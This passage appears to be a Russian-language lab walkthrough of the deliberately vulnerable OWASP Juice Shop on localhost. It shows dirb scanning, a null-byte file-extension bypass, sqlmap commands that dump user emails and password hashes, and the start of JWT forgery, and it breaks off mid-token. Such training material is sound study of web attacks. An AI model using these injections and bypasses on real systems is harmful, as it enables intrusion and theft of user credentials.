
WARNING

Даже не думай использовать подобные техники в реальных интернет-магазинах! Это уголовно наказуемо, если, конечно, у тебя нет подписанного договора на проведение пентеста. Если очень хочется попрактиковаться и поискать реальные ошибки в приложениях, регистрируйся на специальных платформах — например, на HackerOne или BugCrowd.

Скачиваем недоступные файлы

Я всегда рекомендую не забывать поискать скрытые директории на сайтах. Сделать это можно при помощи утилиты dirb.


```
dirb http://localhost:3000
```



```
-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Sep  4 14:18:03 2021
URL_BASE: http://localhost:3000/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://localhost:3000/ ----
+ http://localhost:3000/assets (CODE:301|SIZE:179)
+ http://localhost:3000/ftp (CODE:200|SIZE:11061)
+ http://localhost:3000/profile (CODE:500|SIZE:1273)
+ http://localhost:3000/promotion (CODE:200|SIZE:6586)
+ http://localhost:3000/redirect (CODE:500|SIZE:3740)
+ http://localhost:3000/robots.txt (CODE:200|SIZE:28)
+ http://localhost:3000/snippets (CODE:200|SIZE:777)
+ http://localhost:3000/video (CODE:500|SIZE:3775)
+ http://localhost:3000/Video (CODE:500|SIZE:3775)
```

Найденные директории

Заметил очень интересную директорию `ftp`? Если ты внимательно посмотришь внутрь `robots.txt`, то убедишься, что мы просто обязаны ее посетить.



~ / ftp

quarantine
coupons_2013.md.bak
incident-support.kdbx
suspicious_errors.yml
acquisitions.md
eastere.gg
legal.md
announcement_encrypted.md
encrypt.pyc
package.json.bak

Интересные файлы на FTP

Как видишь, тут очень много интересного! Однако стоит начать скачивать файлы, как ты узнаешь, что разрешено это делать, только если они имеют расширение .md или .pdf. Тем не менее эти файлы очень нужны нам для выполнения следующих заданий. Поэтому придется пойти в Google и найти там множество статей о техниках обхода фильтров по расширению файла. Мне, например, приглянулся список на сайте HackTricks.

Одна из техник называется null byte и заключается в добавлении к имени скачиваемого файла специального «нулевого байта» — `%00`. Например, можно запросить файл вот так:

```
http://localhost:3000/ftp/eastere.gg%00.md
```

Не забывай только, что такой URL содержит запрещенные символы и должен быть специальным способом закодирован перед использованием. Для этого существует огромное количество сервисов, можешь использовать, например, CyberChef (мы о нем как-то писали).

Скачай теперь все файлы в папке FTP, и давай отправимся искать пасхалку!

Пасхалка от разработчиков

Одно из заданий на четыре звездочки называется Find the hidden easter egg. Для его решения нам понадобится содержимое файла `eastere.gg`.

Внутри файла ты найдешь шутливое поздравление от разработчиков и интересную строчку:

```
ci9xcmlmL25lci9mYi9zaGFhbC9ndXJsL3V2cS9uYS9ybmZncmUvcnR0L2p2Z3V2YS9nd
XIvcm5mZ3JlL3J0dA==
```

В ней легко угадывается кодировка Base64, поэтому воспользуйся любым подходящим инструментом (например, тем же CyberChef) и преврати это в осмысленный текст.

Вот как выглядит результат:

```
/gur/qrif/ner/fb/shaal/gurl/uvq/na/rnfgre/rtt/jvguva/gur/rnfgre/rtt
```

Как видишь, он не отличается осмысленностью. Можно попробовать добавить его к `http://localhost:3000`, но в ответ нас ждет пустота. Эта строчка явно требует дальнейшего декодирования.

Для работы с неизвестными шифрами я обычно использую Cipher Identifier на dcode.fr. Передай в него нашу строку и найди шифр.

Это оказался очень известный ROT 13! Можешь декодировать его на том же сайте и насладиться пасхалкой. Кстати, решая это задание, мы заодно прошли два других!

Скачиваем всю базу данных

Как ты помнишь, в прошлой статье мы уже использовали SQL-инъекцию, чтобы получить права администратора. Настало время поискать что-нибудь интересное в базе данных этого приложения.

Например, решить задание Exfiltrate the entire DB schema definition via SQL Injection. Для этого нам нужно перейти в любой раздел, где возможна инъекция. В Juice Shop это раздел поиска товаров. Здесь я для удобства воспользуюсь sqlmap, но ты можешь попробовать найти и использовать инъекцию вручную, поскольку на доске с заданиями есть пример уязвимого кода.

Однако напрямую задача не решается. Если ты попробуешь выполнить вот такую команду, то успеха не добьешься:

```
sqlmap -url="http://localhost:3000/search?q=1
```

Дело в том, что все опасные символы фильтруются на уровне фронтенда, что часто бывает в подобных приложениях. Значит, нужно запустить Burp и найти, какой адрес в действительности вызывается для поиска товаров. Если ты внимательно посмотришь на запросы, то обнаружишь интересный запрос к REST API:

```
/rest/products/search?q=apple
```


Давай воспользуемся этими новыми данными и попробуем еще раз.

```
sqlmap -url="http://localhost:3000/rest/products/search?q=apple
```

Этот вариант работает! Теперь добавь нужные параметры, и вся база данных в твоих руках.

```
sqlmap -url="http://localhost:3000/rest/products/search?q=apple" -T
Users --dump --threads=10
```

Вот эта команда позволит получить тебе всю базу данных пользователей и хеши их паролей.



```
+------------+---------------------------+----------+----------------------------------+-----------+
----+
| role       | email                     | isActive | password                         | username  |
    |
+------------+---------------------------+----------+----------------------------------+-----------+
----+
| admin      | J12934@juice-sh.op        | 1        | 0192023a7bbd73250516f069df18b500 | <blank>   |
.png |
| customer   | accountant@juice-sh.op    | 1        | e541ca7ecf72b8d1286474fc613e5e45 | <blank>   |
    |
| customer   | admin@juice-sh.op         | 1        | 0c36e517e3fa95aabf1bbffc6744a4ef | <blank>   |
    |
| admin      | amy@juice-sh.op           | 1        | 6edd9d726cbdc873c539e41ae8757b8c | bkimminich |
.png |
| deluxe     | bender@juice-sh.op        | 1        | 861917d5fa5f1172f931dc700d81a8fb | <blank>   |
    |
| admin      | bjoern.kimminich@gmail.com | 1       | d57386e76107100a7d6c2782978b2e7b | <blank>   |
.png |
| customer   | bjoern@juice-sh.op        | 1        | f2f933d0bb0ba057bc8e33b8ebd6d9e8 | <blank>   |
    |
| customer   | bjoern@owasp.org          | 1        | b03f4b0ba8b458fa0acdc02cdb953bc8 | <blank>   |
    |
| admin      | chris.pike@juice-sh.op    | 1        | 3c2abc04e4a6ea8f1327d0aae3714b7d | <blank>   |
.png |
| admin      | ciso@juice-sh.op          | 1        | 9ad5b0492bbe528583e128d2a8941de4 | wurstbrot |
.png |
| customer   | demo                      | 1        | 030f05e45e30710c3ad3c32f00de0473 | <blank>   |
```

Дамп таблицы Users

Подделываем токены JWT


В предыдущей статье мы уже сталкивались с JWT — смотри раздел «Открываем админку»).

На доске задач есть два задания, связанных с подделкой JWT:

- Forge an essentially unsigned JWT token that impersonates the (non-existing) user jwtn3d@juice-sh.op
- Forge an almost properly RSA-signed JWT token that impersonates the (non-existing) user rsa_lord@juice-sh.op

Поскольку у нас нет нужных ключей для правильной подписи токена, попробуем подделать неподписанный токен.


Для начала нам нужно получить любой действующий токен пользователя. Войди в магазин от имени любого пользователя, перехвати пакеты обмена и достань оттуда заголовок авторизации Bearer.



```
GET /api/Quantitys/ HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjEsInVzZXJuYW1lIjoiTXkgTWFzdGVyISIsImVtYWlsIjoidGVzdEB0ZXN0LnJ1IiwicGFzc3dvcmQiOiI1ZjRkY2MzYjVhYTc2NWQ2MWQ4MzI3ZGViODgyY2Y5OSIsInJvbGUiOiJjdXN0b21lciIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIxMjcuMC4wLjEiLCJwcm9maWxlSW1hZ2UiOiIvYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyMS0wOS0wNCAxMjowNzowMy44MTQgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyMS0wOS0wNCAxMzoyMzozNC45MTcgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNjMwNzYxODMxLCJleHAiOjE2MzA3Nzk4MzF9.ts3nCvmiQISYLVtr9JMwWwf_CD5o_OJViZ_Y0myaBq0AjavGOA1HBlWf4vEbPeX6CN6HHUI5zq2H3P